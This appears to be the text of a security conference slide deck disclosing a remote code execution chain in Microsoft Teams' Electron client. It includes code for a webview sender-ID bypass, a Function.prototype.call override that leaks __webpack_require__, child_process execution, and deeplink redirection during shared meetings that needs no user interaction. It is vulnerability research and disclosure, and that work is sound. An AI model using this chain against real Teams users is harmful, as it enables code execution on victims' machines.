  if (!(e instanceof HTMLIFrameElement))  
    throw new Error("Invalid embedder frame");  
  const s = i._getWebFrameId(e.contentWindow);  
  if (s < 0)  
    throw new Error("Invalid embedder frame");  
  Return n.ipcRendererInternal.invoke("ELECTRON_GUEST_VIEW_MANAGER_ATTACH_GUEST",  
s, t, r,  
o)  
}
```

# BYPASS WEBVIEW SENDER ID RESTRICTION

- Triggering any of the errors at the IF blocks will prevent the renderer to invoke the event

```
var webview_1 = document.createElement('webview');  
webview_1.contentWindow == undefined
```

```
document.body.appendChild(webview_1);
```

```
webview_1.contentWindow == iframe.contentWindow
```

# BYPASS WEBVIEW SENDER ID RESTRICTION

- Setting the location of the iframe element to an invalid URL will cause the second IF block to trigger an error. For example, with response header **X-Frame-Options: Deny**

```
webview_1.contentWindow.location= 'https://test.com';  
webview_1.src = 'https://test2.com';
```

- The second IF block will throw an error

```
const s = i._getWebFrameId(e.contentWindow);  
if (s < 0)  
    throw new Error("Invalid embedder frame");
```

# BYPASS WEBVIEW SENDER ID RESTRICTION


- Set `src` value again to load a valid URL.

```
webview_1.src = 'https://test2.com';  
if (!this.webViewImpl.elementAttached || !this.webViewImpl.attributes.get("partition").validPartitionId || !this.getValue())  
    return;  
if (null == this.webViewImpl.guestInstanceId)  
    return void (this.webViewImpl.beforeFirstNavigation && (this.webViewImpl.beforeFirstNavigation = !1,  
    this.webViewImpl.createGuest());  
const e = {}  
    , t = this.webViewImpl.attributes.get("httpreferrer").getValue();  
t && (e.httpReferrer = t);  
const n = this.webViewImpl.attributes.get("useragent").getValue();  
n && (e.userAgent = n),  
this.webViewImpl.webviewNode.loadURL(this.getValue(), e)
```

**FALSE**

# BYPASS WEBVIEW SENDER ID RESTRICTION

- Creation of new webview element with default webPreferences values





# EXPLOIT CONTEXTISOLATION

- `nodeIntegration = false`

Can't access `require()` , take advantage of **sandbox = false** and **contextIsolation = false**

- `sandbox = false`

Allows to initialize nodeJS environment in a renderer process

- `contextIsolation = false`

Preload scripts and Electron's internal logic run in the same context as the website loaded in the `webContents`.

# FUNCTION.PROTOTYPE.CALL() MODIFICATION

```
var ELECTRON_ENABLE_SECURITY_WARNINGS = true
Function.prototype._call = Function.prototype.call;
Function.prototype.call = function(arg1,arg2,arg3,arg4) {
  try {
    if (arg4.name == '__webpack_require__') {
      Function.prototype.call = Function.prototype._call;
      delete Function.prototype._call;
      webpack_1 = arg4;
    } catch(er) {
      console.log(er);
    }
  }
}
```

# ARBITRARY CODE EXECUTION

- Having access to the internal function `__webpack_require__` allows to load arbitrary nodeJS modules due to `sandbox = false` and bypass the restriction of `nodeIntegration = false`

```
var cp = {};  
webpack_1.m.module(cp);  
cmd = cp.exports._load('child_process');  
cmd.exec('calc');
```

# EXPLOIT CHAIN

Main window (MAIN\_WEBVIEW)  
SANDBOX = TRUE , WEBVIEWTAG = TRUE

```
ipc.listener(data) {  
  action(data)  
}
```

External app top document (TAB\_WEBVIEW)  
SANDBOX = TRUE , WEBVIEWTAG = FALSE  
CONTEXTISOLATION = TRUE  
ipcRenderer.send('channel','data')

Iframe  
https://external.app.com

```
top.postMessage(  
  'data'...)
```

New window  
SANDBOX = TRUE , WEBVIEWTAG = TRUE

Throw error

https://external.app.com/window1.html

Webview element  
https://external.app.com/poc.html  
CONTEXTISOLATION= FALSE  
SANDBOX = FALSE  
NODEINTEGRATION = FALSE

Prototype modification to leak  
`__webpack_require__()`

# REDUCE USER INTERACTION

- Victim has to open a link or navigate to the external application tab
- In a meeting users can share external applications, can't be rejected and all meeting attendants are affected.

# EXTERNAL APP IN MEETING

Same implementation via webview element, different security flags

- Communication via `postMessage()` and `ipc-channel` ✓

`new-window` event emitted from call window instead of main window


- `webViewTag = false` ✗

# THIRD PARTY CONTENT INTEGRATION

- Public team/chat channels for any user
- Create public tab and load application with payload
- Force main window navigation to public tab from the meeting window.

# LINK TO CHAT TABS

- Custom tabs have a direct link, when opened in a web browser it prompts the user to execute Teams application
- User interaction is required.





# CUSTOM PROTOCOL HANDLERS IN ELECTRON

Microsoft Teams allows arbitrary execution of custom protocols

```
window.open('custom_protocol://data')
```

- Executing custom protocols from Electron differs from traditional web browsers.

Default behavior requires no user interaction

```
shell.openExternal('custom_protocol://data')
```

# CUSTOM PROTOCOL HANDLERS IN ELECTRON

Convert https link to tab to Microsoft Teams deeplink

- Link https:

`https://teams.microsoft.com/l/chat/path/to/tab`

- Deeplink:

`msteams://l/chat/path/to/tab`

- Execute link to tab from application shared in meeting, redirection of main window without user interaction.

```
window.open('msteams://l/chat/tab/external.app.com/poc.html')
```

Main window (MAIN\_WEBVIEW)  
SANDBOX = TRUE , WEBVIEWTAG = TRUE

```
ipc.listener(data) {  
  action(data)  
}
```

External app top document (TAB\_WEBVIEW)  
SANDBOX = TRUE , WEBVIEWTAG = FALSE  
CONTEXTISOLATION = TRUE

```
ipcRenderer.send('channel','data')
```

```
iframe  
https://app.externa.com  
top.postMessage(  
  'data'...)
```

Redirect main window to app tab  
via deeplink

Share external  
application

Start meeting

New window  
SANDBOX = TRUE , WEBVIEWTAG = TRUE

```
Throw error
```

```
https://external.app.com/window1.html
```

Webview element  
https://external.app.com/poc.html  
CONTEXTISOLATION= FALSE  
SANDBOX = FALSE  
NODEINTEGRATION = FALSE

```
Prototype modification to leak  
__webpack_require__()
```

Teams\_1 - VMware Workstation

File Edit View VM Tabs Help

Teams\_1

Search

Activity

Chat

Teams

Calendar

Calls

Files

Apps

Help

### Apps

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- Manage your apps

#### Popular on Teams

Added and used the most on Microsoft Teams [See all](#)

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- Power BI** - Microsoft Corporation
- Polis** - Microsoft Corporation
- Viva Insights** - Microsoft Corporation
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#### Microsoft

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- Channel calendar** - Microsoft Corporation
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- Q&A** - Microsoft Corporation
- Viva Insights** - Microsoft Corporation
- Tasks by Planner and To Do** - Microsoft Corporation

#### Education

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- YouTube** - Microsoft Teams Ecosystem
- ArcGIS Maps** - Esri
- Bookings**

10:01 PM 8/17/2022 43°F Clear

Teams\_2 - VMware Workstation

File Edit View VM Tabs Help

Teams\_2

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Activity

Chat

Teams

### Room 1

Chat Files 3 more [+](#) [Join](#) [2](#)

8/11 6:56 PM Meeting ended: 1h 52m 29s

8/11 10:08 PM Meeting ended: 3m 30s

Monday

Hector Peralta Monday 6:25 PM

Hector\_2 (You)

### Room 1

00:08

People Chat Reactions Apps More

Camera Mic Share [Leave](#)

H

Waiting for others to join...

10:01 PM 8/17/2022 40°F Clear

The background is a dark blue gradient. In the four corners, there are decorative white line-art patterns resembling circuit traces or neural network connections. These patterns consist of thin lines that branch out and terminate in small circles, creating a sense of connectivity and technology.

Thank you!

Questions?

@Hperalta89

@BugBountyArg